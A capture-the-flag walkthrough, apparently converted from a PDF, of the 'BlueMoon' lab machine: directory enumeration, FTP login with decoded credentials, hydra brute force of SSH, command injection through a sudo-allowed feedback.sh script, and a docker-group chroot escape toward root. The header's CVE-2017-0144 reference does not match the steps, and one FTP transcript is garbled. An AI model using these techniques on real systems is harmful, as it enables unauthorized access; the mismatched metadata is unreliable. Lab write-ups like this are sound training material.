
BLUEMOON

Description	Users are required to identify and exploit several vulnerabilities to gain root access. The machine covers a range of security topics, including web application vulnerabilities, privilege escalation, and network exploitation.
Severity	Info
Port No.	21,22,80
Service	ftp,ssh,http
CVE-ID	CVE-2017-0144
CVSS	8.1
Score	
Reference	https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
	https://github.com/rapid7/metasploit-
	framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb
	https://github.com/cldrn/nmap-nse-scripts/wiki/Notes-about-smb-vuln-ms17-010
Remediatio n	Enforce strong password policies, implement parameterized queries, regularly update and patch software, review and apply the principle of least privilege, and conduct regular security assessments

POC:-



Step 03:- Go to browser for checking the running service by searching <a href="http://<Victim's IP">http://<Victim's IP>

" -- Welcome -- "

Are You Ready To Play With Me!



Step 04:- Using gobuster for discovering all the files and directories using "directory-list-2.3-medium.txt" which is located at /usr/share/wordlists/dirbuster to gain effective results.

Command:- gobuster dir -u <a href="http://<Victim'sIP">http://<Victim'sIP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
(kali@ kali)-[~]

$ gobuster dir -u http://192.168.37.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.37.217


[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

//server-status (Status: 403) [Size: 279]
/hidden_text (Status: 200) [Size: 1169]
Progress: 220560 / 220561 (100.00%)

Finished
```

Step 05:- Using hidden_text to get more information and we got a page under maintenance with something fishy in it, so let's click on Thank You.. URL:- <a href="http://<Victim's">http://<Victim's IP>/hidden_text




Step 06:- After clicking on Thank You..., this page with a QR is displayed.


| Step 06:- After clicking on Thank You..., this page with a QR is displayed.

| Step 06:- After clicking on Thank You..., this page with a QR is displayed.

| Step 06:- After clicking on Thank You..., this page with a QR is displayed.



Step 08:- After decoding a message we got a user and password.



Step 09:- The credentials are for ftp so now login to FTP. Command:- sudo ftp <Victim's IP>

```
      (kali⊕ kali)-[~]
      $ sudo su
      HOST-IP

      [sudo] password for kali:
      USER-USERTED

      (root⊕ kali)-[/home/kali]
      PASSWORD-TEPPESSWORD

      # ftp 192.168.37.217
      Tip -Inv SHOST USE

      220 (vsFTPd 3.0.3)
      Bye

      Name (192.168.37.217:kali): userftp
      BOF

      331 Please specify the password.
      Password:

      230 Login successful.
      46 32 32 12 66 26

      Remote system type is UNIX.
      57 47 80 a5 84 15

      Using binary mode to transfer files.
      67 47 80 a5 84 15
```

Step 10:- After successful login through those credentials let's gather more information.

Command:- ls get information.txt get p_lists.txt

```
229 Entering Extended Passive Mode (|||55952|)
150 Here comes the directory listing.
                           147 Mar 07 2021 information.txt
-rw-r--r-- 1 0
-rw-r--r-- 1 0
                     0
226 Directory send OK.
ftp> get information.txt
local: information.txt remote: information.txt
229 Entering Extended Passive Mode (|||27064|)
150 Opening BINARY mode data connection for information.txt (147 bytes).
226 Transfer complete.
147 bytes received in 00:00 (11.04 KiB/s)
ftp> get p_lists.txt
local: p_lists.txt remote: p_lists.txt
229 Entering Extended Passive Mode (|||54121|)
150 Opening BINARY mode data connection for p_lists.txt (363 bytes).
226 Transfer complete.
363 bytes received in 00:00 (30.63 KiB/s)
ftp>
```

Step 11:- Using cat to display the content of the information.txt file. Command:- cat information.txt

```
(roote kali)-[/home/kali]
# cat information.txt

Hello robin ...!

I'm Already Told You About Your Password Weekness. I will give a Password list. you Ma
y Choose Anyone of The Password.
```

Step 12:- Displaying content of p_lists.txt Command:- cat p_lists.txt

```
)-[/home/kali]
    cat p_lists.txt
h4ck3rp455wd
4dm1n
Pr0h4ck3r
5cr1ptk1dd3
pubgpr0pl4yer
H34d5h00t3r
p@ssw0rd
aad1dn0tf1nd
J4ck_5p4rr0w
c4pt10n_jack
D0veC4m3r0n
f1nnb4l0r
r@manr3ing5
s3thr0lin5
Demonk1ng
R4ndy0rton
Big_sh0w
j0hnc3na
5tr0ngp@ssw0rd
S4br1n4
4nnlyn
C4rp3nt3r
K0fiKing5t0n
CHNAMPIN
Herr0lins
G0palT0p3r
Log3shDriv3r
k4rv3ndh4nh4ck3r
P0nmuGunth0n
Shank3rD3v
KishorMilkV4n
S4th15hR4cer
```

Step 13:- With the help of hydra tool trying to crack the password of robin. Command:- hydra -l robin -P p_lists.txt ssh://<Victim'sIP>

```
(root@kali)-[/home/kali]
a hydra -l robin -P p_lists.txt ssh://192.168.37.217
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-23 14:31:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 32 login tries (l:1/p:32), ~2 tries per task
[DATA] attacking ssh://192.168.37.217:22/
[22][ssh] host: 192.168.37.217 login: robin password: k4rv3ndh4nh4ck3r
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-23 14:31:52
```

Step 14:- Now use ssh to login as robin after getting the password of robin as k4rv3ndh4nh4ck3r

Command:- ssh robin@<Victim's IP>

```
(root@kali)-[/home/kali]
# ssh robin@192.168.37.217
robin@192.168.37.217's password:
Linux BlueMoon 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 4 07:43:48 2021 from 192.168.43.44
```

Step 15:- Now as we are in the target system let's try to get the first flag. Command:- ls -al

cat user1.txt

Step 16:- Now lets use sudo -l command to list what their user can run as sudo which having file feedback.sh which was run by another user jerry.

Command:- sudo -l

```
robin@BlueMoon:~$ sudo -l
Matching Defaults entries for robin on bluemoon:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User robin may run the following commands on bluemoon:
    (jerry) NOPASSWD: /home/robin/project/feedback.sh

robin@BlueMoon:~$

■
```

Step 17:- Here we can see the feedback.sh file is in the project directory lets try to access it.

Command:- cd project ls cat feedback.sh

```
robin@BlueMoon:~{ cd project
robin@BlueMoon:~/project$ ls
feedback.sh
robin@BlueMoon:~/project$ cat feedback.sh
#!/bin/bash

clear
echo -e "Script For FeedBack\n"

read -p "Enter Your Name : " name
echo ""
read -p "Enter You FeedBack About This Target Machine : " feedback
echo ""
$feedback 2>/dev/null
echo -e "\nThanks For Your FeedBack ...!\n"
robin@BlueMoon:~/project$
```

Step 18:- Now lets execute it as a user jerry, give the name as jerry and feedback as

/bin/bash and after surfing through the files we got the user2.txt file and we got our second flag.

Command: - sudo -u jerry /home/robin/project/feedback.sh

robin@BlueMoon:~/project\$ sudo -u jerry /home/robin/project/feedback.sh

```
Script For FeedBack
Enter Your Name : jerry
Enter You FeedBack About This Target Machine : /bin/bash
ls
feedback.sh
id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
pwd
/home/robin/project
cd /home/jerry
ls
user2.txt
cat user2.txt
You Found User-2 Flag

⇒ Fl4g{Y0ur34ch3du53r25uc355ful1y}

You Are Reached Near To Me ... Try To Find
- Root
```

Step 19:- let's try to get into interactive shell, still we are not a root user. Command:- python -c 'import pty; pty.spawn ("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
jerry@BlueMoon:~$ id
uid=1002(jerry) gid=1002(jerry) groups=1002(jerry),114(docker)
jerry@BlueMoon:~$
```

Step 20:- Docker group is assigned to user jerry, let us view the docker images. Command:- docker run -v /:/mnt -rm -it alpine chroot /mnt sh